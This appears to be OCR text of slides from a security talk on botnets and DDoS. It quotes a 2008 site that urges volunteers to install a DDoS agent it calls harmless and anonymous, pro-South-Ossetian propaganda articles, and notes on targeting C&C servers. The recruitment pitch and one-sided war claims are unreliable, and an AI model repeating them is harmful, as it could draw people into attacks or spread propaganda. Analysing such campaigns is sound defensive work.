
Black Energy


Estonia

Cyberattack

Botnet

DDoS





You too Can Contribute to the Effort

Who are we?

We are a group of students who are tired of sitting around doing nothing while the citizens of Sderot and the cities around the Gazza Strip are suffering, NO MORE!
We will not sit around and watch our children fear and cry out for help while the missiles are flying over their heads!
We say NO MORE!

What have we done about it?

We created a project that unites the computer capabilities of many people around the world.
Our goal is to use this power in order to disrupt our enemy's efforts to destroy the state of Israel.
The more support we get, the efficient we are!

How can you help?

You download and install the file from our site.
The file is harmless to your computer and could be immediately removed.
There is no need for identification of any kind - anonymity guaranteed!

Reports


Rerpots from the communication warfare between Israel and Hamas:

- The www.sarayaalquds.org site is disrupted for days now!

Status

8218 people have joined us so far.

You can contact us here: helpisraelwin@gmail.com



КАТЕГОРИИ

Главная
Новости
Аналитика
Дайджест
Экономика
Общество
История
Культура
Геноцид
Спорт
Фото
Видео
О нас
English ver.

ЦИТАТЫ

»Отрывок из статьи видного грузинского ученого, философа, доктора исторических наук, профессора Геронти Кикодзе: «... До сих пор не установлено, кто мы и откуда, поскольку на земле у нас нет родствен¬ных народов. Мы не знаем, куда нас несет наша судьба... Правда говорят, что мы жили на берегах Евфрата и Тигра, но и там нас не любили, не давали жить

..How the war in South Ossetia is related to the presidential compaign in the US

21 августа 2008

We did not belive it when people said: "The major goal of this war in South Ossetia was to help senator McCain to become the next president," but after reading this article below and the results of the latest polls, we changed our minds...
Just look at the real results of that war:

WASHINGTON (Reuters) - In a sharp turnaround, Republican John McCain has opened a 5-point lead on Democrat Barack Obama in the U.S. presidential race and is seen as a stronger manager of the economy, according to a Reuters/Zogby poll released on Wednesday.

Категория: Общество | Комментариев 0 | Подробности >>

Georgian soldiers were shooting down women, old people and children in South Ossetia

11 августа 2008

Georgian soldiers were shooting down women, old people and children in South Ossetia. Eight populated areas were wiped off from the face of the earth. Their defenders fell during Georgian aviation attack. As witnessed by Ilona Djioeva, resident of Dmenis village, "Georgian war- civilians' houses and then the village was entered by soldiers who shot up old people, women and children".
"We managed to get to the positions of the Russian peace-making contingent and they helped us to get to a safe place. Georgian shot down escaping people; the wounded were shot through the head. Only a few people survived. Russian soldiers helped us to get out of it.
Now my mother and I are going to Mozdok region, which is in Ossetia. We don't know anything about my brother. He works in Tskhinval militia" – told IA Regnum correspondent, a 19 year old student.

Категория: Новости | Комментариев 33 | Подробности >>

Iran condemns actions of Georgia and is ready to assist

10 августа 2008

The Iranian Ministry of Foreign Affairs has declared readiness of Teheran to assist in restoration of the peace in South Ossetia. The Iranian management names actions of Georgia as a murder of defenceless people. The representative of Iranian foreign policy department Hassan Gashgavi has informed on it today. " Deterioration of crisis and negative consequences caused by it can influence all region ", - he has declared, - Iran is ready to render any help within the limits of the basic policy on assistance to an establishment of the world and stability in region".


Категория: Новости | Комментариев 12 | Подробности >>

TOP-НОВОСТИ

ИА ОСинформ собирает факты Третьего Геноцида Осетин

Номера и реквизиты для помощи пострадавшим в Отечественной войне в Южной Осетии

ЦХИНВАЛИ или всё же - ЦХИНВАЛ? Не



- Assemble all data
- Store in databases, query
- Join on targets

- Analyst melds together


- Nearly complete picture

Value of Data

- **Operational value**
  - Which links are affected
  - Which C&Cs to target for shutdown
  - What kind of attacks, targets are being hit

- **Investigative value (long term)**
  - Who may be behind attacks

DDoS Tools



Supper DDos (V1.00)

